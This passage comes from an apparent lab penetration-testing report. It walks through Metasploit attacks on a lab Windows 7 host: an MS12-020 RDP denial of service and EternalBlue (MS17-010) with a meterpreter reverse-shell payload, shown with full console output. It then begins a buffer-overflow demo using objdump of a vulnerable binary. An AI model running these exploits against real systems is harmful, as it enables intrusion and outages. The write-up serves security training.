445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
2869/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp   open  ssl/ms-wbt-server?
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49158/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: WIN7-PEN; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.95 seconds
```

1st Exploit of Windows 7 Desktop - DoS Attack

The first exploit that we conducted against the desktop computer was a denial of service attack. The DoS attack exploits the *MS12-20* vulnerability. Just like we did against the Metasploitable 2 server, we selected our exploit and typed in the command **use** followed by the exploit into Metasploit: **use** **auxiliary/docs/windows/rdp/ms12_020_maxchannelids**. We then set the target to be the Windows 7 desktop with IP address 10.0.2.6 and verified that it stuck with the **options** command. Figure 12 shows these steps that we followed.

Network and Binary Exploitation: XYZ Corporation

Figure 12

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.6          yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
  RPORT     3389              yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.6          yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
  RPORT     3389              yes       The target port (TCP)
```

Once we confirmed that it did in fact stick, we executed the attack against the Windows 7 desktop computer that was our target. We used the **exploit** command to do so. If you look at Figure 13 you will see that Metasploit delivered the payload and forced the Windows 7 Desktop computer to crash. Figure 14 shows the results of the crash as seen from the perspective of the Windows 7 desktop computer. In looking at the screenshot you can see that the computer simply had to shut down in order to “prevent damage” to the computer. This result is sometimes referred to as the “blue screen of death.”

Figure 13

```
bhall25@kali: ~
File Actions Edit View Help
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > options


Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.0.2.6          yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
  RPORT     3389              yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 10.0.2.6
[*] 10.0.2.6:3389 - 10.0.2.6:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 10.0.2.6:3389 - 10.0.2.6:3389 - 210 bytes sent
[*] 10.0.2.6:3389 - 10.0.2.6:3389 - Checking RDP status ...
[*] 10.0.2.6:3389 - 10.0.2.6:3389 seems down
[*] Auxiliary module execution completed
```


Network and Binary Exploitation: XYZ Corporation

Figure 14




2nd Exploit of Windows 7 Desktop - Eternal Blue

The next exploit that we ran against the Windows 7 desktop is called eternal blue. Eternal Blue, when executed successfully, forces a machine to crash and return with the infamous "blue screen of death." To use this exploit we searched for **smb** in Metasploit. We then located the eternal blue attack from the returned search results. Figures 15 and 16 contain these steps.

Network and Binary Exploitation: XYZ Corporation

The next step was to follow the same instructions that we did each of the previous exploits which was to use the exploit, input the IP address of the Windows 7 desktop that we're targeting, confirm that the IP stuck, and then deliver the payload to the target. Figures 17 and 18 show the results of these actions.

Figure 17



```
bhall25@kali: ~  
File Actions Edit View Help  
msf6 > use exploit/windows/smb/ms17_010_eternalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > options  
Module options (exploit/windows/smb/ms17_010_eternalblue):  



| Name          | Current Setting | Required | Description                                        |
|---------------|-----------------|----------|----------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), range CIDR identifier, or host |
| RPORT         | 445             | yes      | The target port (TCP)                              |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentic |
| SMBPass       |                 | no       | (Optional) The password for the specified username |
| SMBUser       |                 | no       | (Optional) The username to authenticate as         |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Targe |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.         |

  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                             |
|----------|-----------------|----------|---------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, non |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)      |
| LPORT    | 4444            | yes      | The listen port                                         |


```

Figure 18



```
bhall25@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.6  
RHOSTS => 10.0.2.6  
msf6 exploit(windows/smb/ms17_010_eternalblue) > options  
Module options (exploit/windows/smb/ms17_010_eternalblue):  


| Name          | Current Setting | Required | Description                                        |
|---------------|-----------------|----------|----------------------------------------------------|
| RHOSTS        | 10.0.2.6        | yes      | The target host(s), range CIDR identifier, or host |
| RPORT         | 445             | yes      | The target port (TCP)                              |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentic |
| SMBPass       |                 | no       | (Optional) The password for the specified username |
| SMBUser       |                 | no       | (Optional) The username to authenticate as         |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Targe |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.         |

  
Payload options (windows/x64/meterpreter/reverse_tcp):  



| Name     | Current Setting | Required | Description                                             |
|----------|-----------------|----------|---------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, non |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)      |
| LPORT    | 4444            | yes      | The listen port                                         |


```

Network and Binary Exploitation: XYZ Corporation

The next step was to execute the attack against the Windows 7 desktop machine. We did this by using the exploit command. This resulted in the “blue screen of death” which knocked the target computer out of commission. Figure 19 has the execution in Metasploit and Figure 20 shows the resulting “blue screen of death” as seen from the Windows 7 Desktop computer.


Figure 19



```
bhall25@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit  
[*] Started reverse TCP handler on 10.0.2.15:4444  
[*] 10.0.2.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[+] 10.0.2.6:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x86 (32-bit)  
[*] 10.0.2.6:445 - Scanned 1 of 1 hosts (100% complete)  
[*] 10.0.2.6:445 - Connecting to target for exploitation.  
[+] 10.0.2.6:445 - Connection established for exploitation.  
[+] 10.0.2.6:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 10.0.2.6:445 - CORE raw buffer dump (27 bytes)  
[*] 10.0.2.6:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Professional 7600  
[*] 10.0.2.6:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30  
[+] 10.0.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 10.0.2.6:445 - Trying exploit with 12 Groom Allocations.  
[*] 10.0.2.6:445 - Sending all but last fragment of exploit packet  
[*] 10.0.2.6:445 - Starting non-paged pool grooming  
[+] 10.0.2.6:445 - Sending SMBv2 buffers  
[+] 10.0.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 10.0.2.6:445 - Sending final SMBv2 buffers.  
[*] 10.0.2.6:445 - Sending last fragment of exploit packet!  
[*] 10.0.2.6:445 - Receiving response from exploit packet  
[+] 10.0.2.6:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 10.0.2.6:445 - Sending egg to corrupted connection.  
[*] 10.0.2.6:445 - Triggering free of corrupted buffer.  
[-] 10.0.2.6:445 - =====  
[-] 10.0.2.6:445 - =====FAIL=====  
[-] 10.0.2.6:445 - =====  
[*] 10.0.2.6:445 - Connecting to target for exploitation.
```


Network and Binary Exploitation: XYZ Corporation

Figure 20



Binary Exploitation - Buffer Overflow


In addition to exploiting the two machines, Rameses Security LLC also demonstrated a buffer overflow exploitation. A buffer overflow is a common attack method that occurs when an attacker puts too much into the stack and the amount of data exceeds the capacity of the stack. A buffer overflow will cause a system to crash. While these attacks are being phased out by better programming practices they still occur far too often.

To simulate the buffer overflow we began by accessing a custom script. Normally the program will execute a function called *main()* which in turn calls a function named

Network and Binary Exploitation: XYZ Corporation

`echo()` and requests input from the user. In our script there is a function called `secret function()`. This is where we will execute the buffer overflow and force the program to execute. We used the command **objdump -d vuln**. We then scroll through and we can see the `secret function()`. The `echo function()` will take the user input and outputs data. Figure 21, figure 22, and figure 23 demonstrate these steps.

Figure 21

A screenshot of a Kali Linux terminal window. The title bar shows the user 'bhall25' at 'kali' in the directory '~/Documents/PenTestingScripts-master/ExploitExample'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The user enters a series of commands: 'ls' (listing files like Desktop, Downloads, Music, Public, Videos, Documents, lets-be-bad-guys, Pictures, Templates, vulpy), 'cd Documents', 'cd PenTestingScripts-master', 'cd ExploitExample', and 'cat HelloWorld.asm'. The output of 'cat' shows assembly code for a program that writes a string to stdout and then exits. The code includes comments for each instruction. A large, semi-transparent 'KALI' logo is visible in the background of the terminal window.

```
bhall25@kali: ~/Documents/PenTestingScripts-master/ExploitExample
File Actions Edit View Help
(bhall25@kali)-[~]
$ ls
Desktop Downloads Music Public Videos
Documents lets-be-bad-guys Pictures Templates vulpy
(bhall25@kali)-[~]
$ cd Documents
(bhall25@kali)-[~/Documents]
$ cd PenTestingScripts-master
(bhall25@kali)-[~/Documents/PenTestingScripts-master]
$ cd ExploitExample
(bhall25@kali)-[~/Documents/PenTestingScripts-master/ExploitExample]
$ cat HelloWorld.asm
section .text

    global _start

_start:

    ; write our string to stdout.

    mov     edx,len     ; third argument: message length.
    mov     ecx,msg     ; second argument: pointer to message to write.
    mov     ebx,1       ; first argument: file handle (stdout).
    mov     eax,4       ; system call number (sys_write).
    int     0x80        ; call kernel.

    ; and exit.

    mov     ebx,0       ; first syscall argument: exit code.
    mov     eax,1       ; system call number (sys_exit).
    int     0x80        ; call kernel.
```

Network and Binary Exploitation: XYZ Corporation

Figure 22

```
bhall25@kali: ~/Documents/PenTestingScripts-master/ExploitExample
File Actions Edit View Help

msg db "Hello, world!",0xa ; the string to print.
len equ $ - msg ; length of the string.
/PenTestingScripts-master/ExploitExample]
└─$ cat vuln
ELF64T4 (44 TT $$$$hhhhDDP$td<<Q$tdR$/lib/ld-linux.so.2GNU$GNU0B"$D$hZA
5
libc.so.6_IO_stdin_used__isoc99_scanfputsprintf__libc_start_main__gmon_start__GLIBC_2.7GLIB
$.0ii
S$$$$$$$$$$$$$$$$$$$$t>$[5%
h$$$$$$%$$$%h$$$%h$$$l~$$$
f$f$f$f$f$f$f$f$f$f$f+f+f+f+-(w$otU$$$$(I-(-$$$uu
uU$$$|$$$($$F$$$t$otU$$$y$$$U$$$s$$$U$$$s$$$
$$$E$D$S$$$[$$$$U$$$f$f$f$UW1VS$$$l$0$
$$$$$$$$$$$$$$$$)$$$t'$
text:%sYou entered: %s
8<$$$T$$$x$$$$$zR|
$$$F
J
tx?;*2$@"$B
v`$:B
N33$B
8$,aA
CANA N0HA A
AA~ppP
j
(oooooVfvGCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2.symtab.strtab.shstrtab.interp.
```

Figure 23

```

bhall25@kali: ~/Documents/PenTestingScripts-master/ExploitExample
File Actions Edit View Help

8048498:      e9 73 ff ff ff      jmp      8048410 <register_tm_clones>

0804849d <secretFunction>:
804849d:      55                    push     %ebp
804849e:      89 e5                mov     %esp,%ebp
80484a0:      83 ec 18             sub     $0x18,%esp
80484a3:      c7 04 24 a0 85 04 08 movl    $0x80485a0,(%esp)
80484aa:      e8 b1 fe ff ff      call    8048360 <puts@plt>
80484af:      c7 04 24 b4 85 04 08 movl    $0x80485b4,(%esp)
80484b6:      e8 a5 fe ff ff      call    8048360 <puts@plt>
80484bb:      c9                  leave    %ebp
80484bc:      c3                  ret

080484bd <echo>:
80484bd:      55                    push     %ebp
80484be:      89 e5                mov     %esp,%ebp
80484c0:      83 ec 38             sub     $0x38,%esp
80484c3:      c7 04 24 dd 85 04 08 movl    $0x80485dd,(%esp)
80484ca:      e8 91 fe ff ff      call    8048360 <puts@plt>
80484cf:      8d 45 e4             lea     -0x1c(%ebp),%eax
80484d2:      89 44 24 04          mov     %eax,0x4(%esp)
80484d6:      c7 04 24 ee 85 04 08 movl    $0x80485ee,(%esp)
80484dd:      e8 ae fe ff ff      call    8048390 <_isoc99_scanf@plt>
80484e2:      8d 45 e4             lea     -0x1c(%ebp),%eax
80484e5:      89 44 24 04          mov     %eax,0x4(%esp)
80484e9:      c7 04 24 f1 85 04 08 movl    $0x80485f1,(%esp)
80484f0:      e8 5b fe ff ff      call    8048350 <printf@plt>
80484f5:      c9                  leave    %ebp
80484f6:      c3                  ret

